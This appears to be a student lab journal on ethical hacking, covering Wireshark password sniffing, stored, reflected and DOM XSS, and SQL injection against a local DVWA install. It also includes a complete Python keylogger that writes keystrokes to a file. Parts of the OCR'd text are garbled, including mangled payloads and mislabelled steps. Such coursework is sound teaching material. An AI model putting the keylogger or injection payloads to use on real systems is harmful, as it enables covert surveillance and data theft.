
Apply the filter by the name 'http.' After the filter is applied, the screen will look as:



The above screen is blank, i.e.; there is no network traffic as of now.

Open the browser. In this example, we have opened the 'Internet Explorer.' You can choose any browser.

As soon as we open the browser, and type any address of the website, the traffic will start showing, and exchange of the packets will also start. The image for this is shown below:




The above process explained is called as **packet sniffing**.


Username and password sniffing

It is the process used to know the passwords and username for the particular website. Let's take an example of gmail.com. Below are the steps:


- Open the Wireshark and select the suitable interface.
- Open the browser and enter the web address. Here, we have entered gmail.com, which is highly secured. Enter your email address and the password. The image is shown below:



- Now, go to the Wireshark and on the filters block, enter 'frame contains gmail.com.' Then you can see some traffic.



- Right-click on the particular network and select 'Follow', and then 'TCP Stream.' You can see that all the data is secured in the encrypted form.



In the arrow shown above, the 'show and save data as' has many choices. These options are- **ASCII, C Arrays, EBCDIC (Extended Binary Coded Decimal Interchange Code)**, etc. EBCDIC is used in mainframe and mid-range IBM computer operating systems.

Wireshark Statistics

The Wireshark provides a wide domain of statistics. They are listed below:




Fig (b)




Fig (c)





Fig (d)

PRACTICAL No. 6

AIM: Persistent Cross-Site Scripting Attack

- Set up a vulnerable web application that is susceptible to persistent XSS attacks.
- Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code.
- Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities.

Step 1: Open XAMPP and start apache and mysql.



Step 2: Go to Localhost: 8080/setup.php and login using username: admin; password: password.



Step 3: Opens the home page.

Step 4: Once logged in we want to navigate to the DVWA Security tab, select “Low” in the drop down box, and hit Submit.

The screenshot shows the DVWA Security interface. On the left is a sidebar menu with various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area has a title "DVWA Security" with a gear icon. Below it is a section titled "Security Level" with the sub-section "Security Level". It says "Security level is currently: low." A note states: "You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:". There is a list of four levels: 1. Low - This security level is completely vulnerable and has no security measures at all. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to learn basic exploitation techniques. 2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques. 3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices often used to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions. 4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'. Below this is a dropdown menu set to "Low" with a "Submit" button. Further down is a section titled "PHPIDS" which describes PHPIDS v0.6 as a security layer for PHP based web applications. It notes that PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented. A note says: "You can enable PHPIDS across this site for the duration of your session." It shows that PHPIDS is currently "disabled". There is a link "[Enable PHPIDS]" and another link "[Simulate attack] - [View IDS log]".

Step 5: Stored Cross Site Scripting

The screenshot shows the DVWA Stored XSS page. The sidebar menu is identical to the previous one. The main content area has a title "Vulnerability: Stored Cross Site Scripting (XSS)". Below it is a form with fields for "Name" (containing "hello") and "Message" (containing "<script> alert('hello u r hacked')</script>"). Below the form are several examples of stored XSS attacks in a table:

| | |
|---------------|----------------------------------|
| Name: test | Message: This is a test comment. |
| Name: hello | Message: tfsdfsfdsfd |
| Name: hello | Message: tfsdfsfdsfd |
| Name: sfsdfsf | Message: sfdsfsfs |

Below the table is a section titled "More Information" with a bulleted list of links:

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wikicross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.acunetix.com/>

At the bottom right are "View Source" and "View Help" buttons. At the very bottom left of the page, there is a footer with the text "Username: admin", "Security Level: low", and "PHPIDS: disabled".

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

| |
|-------------------------------------|
| Name: test |
| Message: This is a test comment. |
| Name: hello |
| Message: fsefdfsfsd |
| Name: hello |
| Message: fefsdffsfdsd |
| Name: sfdsdfsf |
| Message: sfdsfesf |
| Name: hello |
| Message: |
| Name: txt |
| Message: ipt> alert("hellohacked ") |

More Information

- [https://www.owasp.org/index.php/Cross_site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross_site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cisecurity.com/xss_faq.html
- <http://www.scriptalert1.com/>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Step 6: Reflected Cross Site Scripting

DVWA


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

More Information

- [https://www.owasp.org/index.php/Cross_site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross_site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cisecurity.com/xss_faq.html
- <http://www.scriptalert1.com/>

OUTPUT



Step 7: DOM Cross Site Scripting (Persistent XSS)

The screenshot shows the DVWA application interface. The URL in the address bar is `localhost:8080/vulnerabilities/xss_d/?default=French <script>hello</script>`. The main title is "Vulnerability: DOM Based Cross Site Scripting (XSS)". On the left, a sidebar menu lists various security vulnerabilities, with "XSS (DOM)" selected. The main content area displays a message: "Please choose a language: French Select". Below this, a "More Information" section provides links to external resources about XSS.

OUTPUT

The screenshot shows the DVWA application interface after the XSS payload has been executed. The URL in the address bar is `localhost:8080/vulnerabilities/xss_d/?default=English<script>alert('hello')</script>`. A modal dialog box is displayed with the text "localhost:8080 says hello". In the top right corner of the dialog, there is an "OK" button. The main content area shows the same "Please choose a language" message as the previous screenshot.

PRACTICAL NO. 7

AIM: Creating a Keylogger with Python

- Write a Python script that captures and logs keystrokes from a target system.
- Execute the keylogger script and observe the logged keystrokes.
- Understand the potential security risks associated with keyloggers and the importance of protecting against them.

Code:

```
# keylogger.py

from pynput import keyboard

log_file = "keystrokes.txt"

def on_press(key):
    try:
        with open(log_file, "a") as f:
            f.write(f"{key.char}") # Logs normal characters
    except AttributeError:
        with open(log_file, "a") as f:
            f.write(f" [{key}] ") # Logs special keys (Enter, Shift, etc.)

# Listener setup
with keyboard.Listener(on_press=on_press) as listener:
    listener.join()
```

Output: keystrokes.txt

The screenshot shows a Windows desktop environment. In the foreground, there is an 'IDLE Shell 3.13.2' window. The title bar says '*IDLE Shell 3.13.2*'. The menu bar includes File, Edit, Shell, Debug, Options, Window, and Help. The shell window displays Python version information and a command-line session:

```
Python 3.13.2 (tags/v3.13.2:4f8bb39, Feb  4 2025, 15:23:48) [MSC v.1942 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>> ===== RESTART: C:/Users/Aniket/Downloads/keylogger.py =====
f
...
afg
...
bfd
...
```

Below the shell window, a 'keystrokes.txt' file is open in a Notepad window. The file contains the following text:

```
if [key.enter] afg [Key.enter] bfd [Key.enter]
```

The Notepad window has a standard menu bar with File, Edit, View, and a status bar at the bottom showing 'Ln 1, Col 1 | 46 characters | 100% | Windows (CRL | UTF-8)'.

PRACTICAL NO. 8

AIM: SQL Injection Attack

- Identify a web application vulnerable to SQL injection.
- Craft and execute SQL injection queries to exploit the vulnerability.
- Extract sensitive information or manipulate the database through the SQL injection attack.

Step 1: Open XAMPP and start apache and mysql and Go to web browser and enter site <http://localhost/phpmyadmin/>

The screenshot shows the phpMyAdmin interface at the URL <http://127.0.0.1/phpmyadmin/index.php>. The left sidebar lists databases: information_schema, mysql, performance_schema, and test. A new database named 'Employee' is being created with the character set 'utf8_unicode_ci'. A note at the bottom states: "Note: Enabling the database statistics here might cause heavy traffic between the web server and the MySQL server." The main area displays a table of databases with their collations and privilege status.

Step 2: Create database with name DVWA.

The screenshot shows the phpMyAdmin interface with the 'dvwa' database selected. The left sidebar shows tables: user, user_id, and user_ip. The 'users' table is selected, displaying a list of users with columns: user_id, first_name, last_name, user, password, avatar, last_login, and failed_login. The table contains five rows of data, each with edit and delete options.

Step 3 and 4: Go to site localhost:8080/setup.php after login and click on setup/reset database. Connect with database

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: C:\xampp\htdocs\config\config.inc.php
If the database already exists, it will be cleared and the data will be reset.
You can also use this to reset the administrator credentials ("admin // password") at any stage.

Setup Check

Operating system: Windows
Backend database: MySQL
PHP version: 7.1.27

Web Server SERVER_NAME: localhost

PHP function display_errors: Enabled (Easy Mode)
PHP function safe_mode: Disabled
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

MySQL username: root
MySQL password: *blank*
MySQL database: dvwa
MySQL host: 127.0.0.1

reCAPTCHA key: Missing

[User: SYSTEM] Writable folder C:\xampp\htdocs\config: Yes
[User: SYSTEM] Writable file C:\xampp\htdocs\extermal\phpids\0.6\lib\IDS\tmp\phpids_log.txt: Yes

[User: SYSTEM] Writable folder C:\xampp\htdocs\hackable\uploads\l: Yes
Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either allow_url_fopen or allow_url_include, set the following in your php.ini file and restart Apache.
allow_url_fopen = On
allow_url_include = On

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

[Create / Reset Database](#)

[Create / Reset Database](#)

Database has been created.
'users' table was created.
Data inserted into 'users' table.
'guestbook' table was created.
Data inserted into 'guestbook' table.
Backup file /config/config.inc.php.bak automatically created
Setup successful!

Username: admin
Security Level: impossible
PIDS: disabled

Step 5: Click on SQL injection option in left. Write "1" or "=" in text box and click submit

User ID:

[Submit](#)

Vulnerability: SQL Injection

More info

<http://www.securityteam.com/security/reviews/5DPOH1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
http://teruh.mavituna.com/sql_injection_cheatsheetoku/
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>



Vulnerability: SQL Injection

User ID:

```

ID: 1* or '='
First name: Gordon
Surname: Brown

ID: 1* or '='
First name: Hack
Surname: Me

ID: 1* or '='
First name: Pablo
Surname: Picasso

ID: 1* or '='
First name: Bob
Surname: Smith
  
```

[More Information](#)

Step 6: Write "1" in text box and click on submit.



Vulnerability: SQL Injection

User ID:

```

ID: 1
First name: admin
Surname: admin
  
```

More info

<http://www.secureteam.com/securityreviews/5DPON1P76E.html>
http://en.wikipedia.org/wiki/SQl_injection
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysqlsql-injection-cheat-sheet>

Step 7: Write "1=1" in text box and click on submit.

Screenshot of DVWA SQL Injection page (Level: Beginner). The URL is `localhost/sql_injection/vulnerabilities/sql/?id=0'+or+'%3D'&`. The sidebar shows various attack types, and the main content displays user data for different users based on their ID.

| ID | First name | Surname |
|-----------|------------|---------|
| a' or ''= | admin | admin |
| a' or ''= | Gordon | Brown |
| a' or ''= | Hack | Me |
| a' or ''= | Pablo | Picasso |
| a' or ''= | Bob | Smith |

Step 8: Write "1*" in text box and click on submit.

Screenshot of DVWA SQL Injection page (Level: Beginner) after entering "1*". The URL is now `localhost/sql_injection/vulnerabilities/sql/?id=1*OR1=1&`. The results show all users listed.

| ID | First name | Surname |
|----|------------|---------|
| 1* | admin | admin |
| 1* | Gordon | Brown |
| 1* | Hack | Me |
| 1* | Pablo | Picasso |
| 1* | Bob | Smith |